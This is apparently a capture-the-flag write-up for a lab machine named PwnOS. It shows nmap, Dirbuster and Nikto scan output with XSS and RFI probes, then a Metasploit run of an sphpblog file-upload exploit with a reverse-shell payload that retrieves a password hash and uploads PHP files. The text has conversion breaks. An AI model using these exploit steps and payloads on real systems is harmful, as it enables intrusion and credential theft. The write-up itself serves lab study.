PwnOS

```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -p- -A 10.10.10.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-08 10:32 EST
Nmap scan report for 10.10.10.100
Host is up (0.00026s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
|   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
|_  256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
80/tcp open  http    Apache httpd 2.2.17 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.17 (Ubuntu)
|_http-title: Welcome to this Site!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds
```


22/tcp

```
22/tcp open  ssh     OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
|   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
|_  256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
```

80/tcp

```
80/tcp open  http    Apache httpd 2.2.17 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.2.17 (Ubuntu)
|_http-title: Welcome to this Site!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Screenshot



Dirbuster

Dir found: /index/ - 200
Dir found: /login/ - 200
Dir found: /register/ - 200
Dir found: /info/ - 200
Dir found: /icons/ - 200
Dir found: /doc/ - 403
Dir found: /index/en/ - 200
File found: /index.php - 200
File found: /login.php - 200
File found: /register.php - 200
Dir found: /includes/ - 200
File found: /info.php - 200
Dir found: /login/alumni/ - 200
Dir found: / - 200
Dir found: /cgi-bin/ - 403
Dir found: /blog/ - 200
File found: /index/en/i.php - 200
File found: /index/en/email.php - 200
Dir found: /blog/images/ - 200
Dir found: /blog/index/ - 200
File found: /blog/index.php - 200
Dir found: /login/crack/ - 200
File found: /blog/contact.php - 200
File found: /login/alumni/graphics.php - 200
Dir found: /blog/contact/ - 200
File found: /blog/rss.php - 200

Dir found: /index/en/site/ - 200
Dir found: /blog/rss/ - 200
File found: /blog/login.php - 200
File found: /blog/info.php - 302
Dir found: /blog/login/ - 200
Dir found: /blog/content/ - 200
Dir found: /blog/info/ - 302
File found: /blog/themes.php - 302
Dir found: /blog/docs/ - 200
File found: /blog/comments.php - 302
Dir found: /index/en/documents/ - 200
Dir found: /blog/themes/ - 200
File found: /login/alumni/homepage.php - 200
File found: /blog/atom.php - 200
File found: /blog/search.php - 200
Dir found: /blog/search/ - 200
Dir found: /blog/comments/ - 302
File found: /login/alumni/member.php - 200
File found: /login/alumni/EWbutton_GuestBook.php - 200
Dir found: /blog/atom/ - 200
File found: /blog/static.php - 302
Dir found: /blog/scripts/ - 200
File found: /blog/categories.php - 302
Dir found: /blog/static/ - 302
Dir found: /blog/categories/ - 302
File found: /blog/stats.php - 200
Dir found: /blog/flash/ - 200
Dir found: /blog/stats/ - 200
Dir found: /register/v/ - 200
File found: /blog/add.php - 302
Dir found: /blog/add/ - 302
File found: /index/313.php - 200
Dir found: /icons/small/ - 200
Dir found: /blog/trackback/ - 302
File found: /blog/trackback.php - 302
File found: /login/alumni/sponsor.php - 200
File found: /login/alumni/folder_big.php - 200
File found: /register/problems.php - 200
File found: /login/alumni/phishing.php - 200
Dir found: /blog/languages/ - 200
Dir found: /index/attachments/ - 200
Dir found: /blog/upgrade/ - 302
File found: /blog/languages.php - 302
File found: /login/alumni/folder_new.php - 200
File found: /blog/upgrade.php - 302
Dir found: /index/attachments/security/ - 200
Dir found: /blog/logout/ - 302
File found: /blog/logout.php - 302
Dir found: /blog/languages/english/ - 200
Dir found: /blog/interface/ - 200
Dir found: /blog/config/ - 200
Dir found: /login/Fitness/ - 200
File found: /blog/options.php - 302
File found: /index/attachments/r.php - 200
Dir found: /register/netscape/ - 200
File found: /login/alumni/cp12.php - 200
Dir found: /index/attachments/FAQ/ - 200

Dir found: /blog/options/ - 302
File found: /index/nw.php - 200
Dir found: /blog/rdf/ - 200
File found: /blog/rdf.php - 200
Dir found: /login/alumni/259/ - 200
File found: /index/attachments/out.php - 200

Nikto

```
┌──(kali㉿kali)-[~]
└─$ nikto -h 'http://10.10.10.100'
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:         10.10.10.100
+ Target Hostname:    10.10.10.100
+ Target Port:        80
+ Start Time:         2021-03-08 11:25:22 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.17 (Ubuntu)
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.5-1ubuntu7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.2.17 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-12184: /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ /info/: Output from the phpinfo() function was found.
+ OSVDB-3092: /info/: This might be interesting...
+ OSVDB-3092: /login/: This might be interesting...
+ OSVDB-3092: /register/: This might be interesting...
+ /info.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /info.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /icons/README, inode: 1311031, size: 5108, mtime: Tue Aug 28 06:48:10 2007
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /info.php?file=http://cirt.net/rfiinc.txt?: RFI from RSnake's list (http://ha.ckers.org/-
```

weird/rfi-locations.dat) or from http://osvdb.org/
+ /login.php: Admin login page/section found.
+ 8673 requests: 0 error(s) and 26 item(s) reported on remote host
+ End Time: 2021-03-08 11:25:31 (GMT-5) (9 seconds)

+ 1 host(s) tested

┌──(kali㉿kali)-[~]
└─$ nikto -h 'http://10.10.10.100/blog'
- Nikto v2.1.6


+ Target IP: 10.10.10.100
+ Target Hostname: 10.10.10.100
+ Target Port: 80
+ Start Time: 2021-03-08 11:25:49 (GMT-5)

+ Server: Apache/2.2.17 (Ubuntu)
+ Retrieved x-powered-by header: PHP/5.3.5-1ubuntu7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ OSVDB-3268: /blog/scripts/: Directory indexing found.
+ Apache/2.2.17 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.
+ /blog/index.php/\"><script><script>alert(document.cookie)</script><: eZ publish v3 and prior allow Cross Site Scripting (XSS). http://www.cert.org/advisories/CA-2000-02.html.
+ OSVDB-3268: /blog/config/: Directory indexing found.
+ /blog/config/: Configuration information may be available remotely.
+ OSVDB-12184: /blog/?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /blog/?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /blog/?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /blog/?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /blog/login/: This might be interesting...
+ OSVDB-3092: /blog/stats/: This might be interesting...
+ OSVDB-3268: /blog/images/: Directory indexing found.
+ OSVDB-3268: /blog/docs/: Directory indexing found.
+ Server may leak inodes via ETags, header found with file /blog/config/config.txt, inode: 264197, size: 108, mtime: Mon May 9 19:12:22 2011
+ /blog/config/config.txt: Configuration file found.
+ /blog/login.php: Admin login page/section found.
+ 8675 requests: 0 error(s) and 25 item(s) reported on remote host
+ End Time: 2021-03-08 11:26:28 (GMT-5) (39 seconds)

+ 1 host(s) tested

Website


/register



http://10.10.10.100/activate.php?x=test%40gmail.com&y=0bcdb289719a847f07f0e1e863764d02

/login

http://10.10.10.100/login.php



Enum

Hacked

[-] Exploit failed: multi/meterpreter/reverse_http is not a compatible payload.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/sphpblog_file_upload) > set payload php/exec
payload => php/exec
msf6 exploit(unix/webapp/sphpblog_file_upload) > run

[-] Exploit failed: One or more options failed to validate: CMD.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/sphpblog_file_upload) > set payload
set payload generic/custom set payload php/bind_perl_ipv6 set payload php/-meterpreter/bind_tcp_ipv6 set payload php/reverse_perl
set payload generic/shell_bind_tcp set payload php/bind_php set payload php/-meterpreter/bind_tcp_ipv6_uuid set payload php/reverse_php
set payload generic/shell_reverse_tcp set payload php/bind_php_ipv6 set payload php/meterpreter/bind_tcp_uuid set payload php/shell_findsock
set payload multi/meterpreter/reverse_http set payload php/download_exec set payload php/meterpreter/reverse_tcp
set payload multi/meterpreter/reverse_https set payload php/exec set payload php/meterpreter/reverse_tcp_uuid
set payload php/bind_perl set payload php/meterpreter/bind_tcp set payload php/-

```
meterpreter_reverse_tcp
msf6 exploit(unix/webapp/sphpblog_file_upload) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(unix/webapp/sphpblog_file_upload) > run

[*] Started reverse TCP handler on 192.168.103.129:4444
[+] Successfully retrieved hash: $1$weWj5iAZ$NU4CkeZ9jNtcP/qrPC69a/
[+] Successfully removed /config/password.txt
[+] Successfully created temporary account.
[+] Successfully logged in as xIcoUW:dPbqzg
[+] Successfully retrieved cookie: vrjhaum07be3s3an7a6geo6nc1
[+] Successfully uploaded VYba0dY14vPAVcdUKG68.php
[+] Successfully uploaded 2g8PVGbFR5vEw6BkOW2k.php
[+] Successfully reset original password hash.
[+] Successfully removed /images/VYba0dY14vPAVcdUKG68.php
[*] Calling payload: /images/2g8PVGbFR5vEw6BkOW2k.php
[+] Successfully removed /images/2g8PVGbFR5vEw6BkOW2k.php
[*] Exploit completed, but no session was created.
msf6 exploit(unix/webapp/sphpblog_file_upload) > sessions
```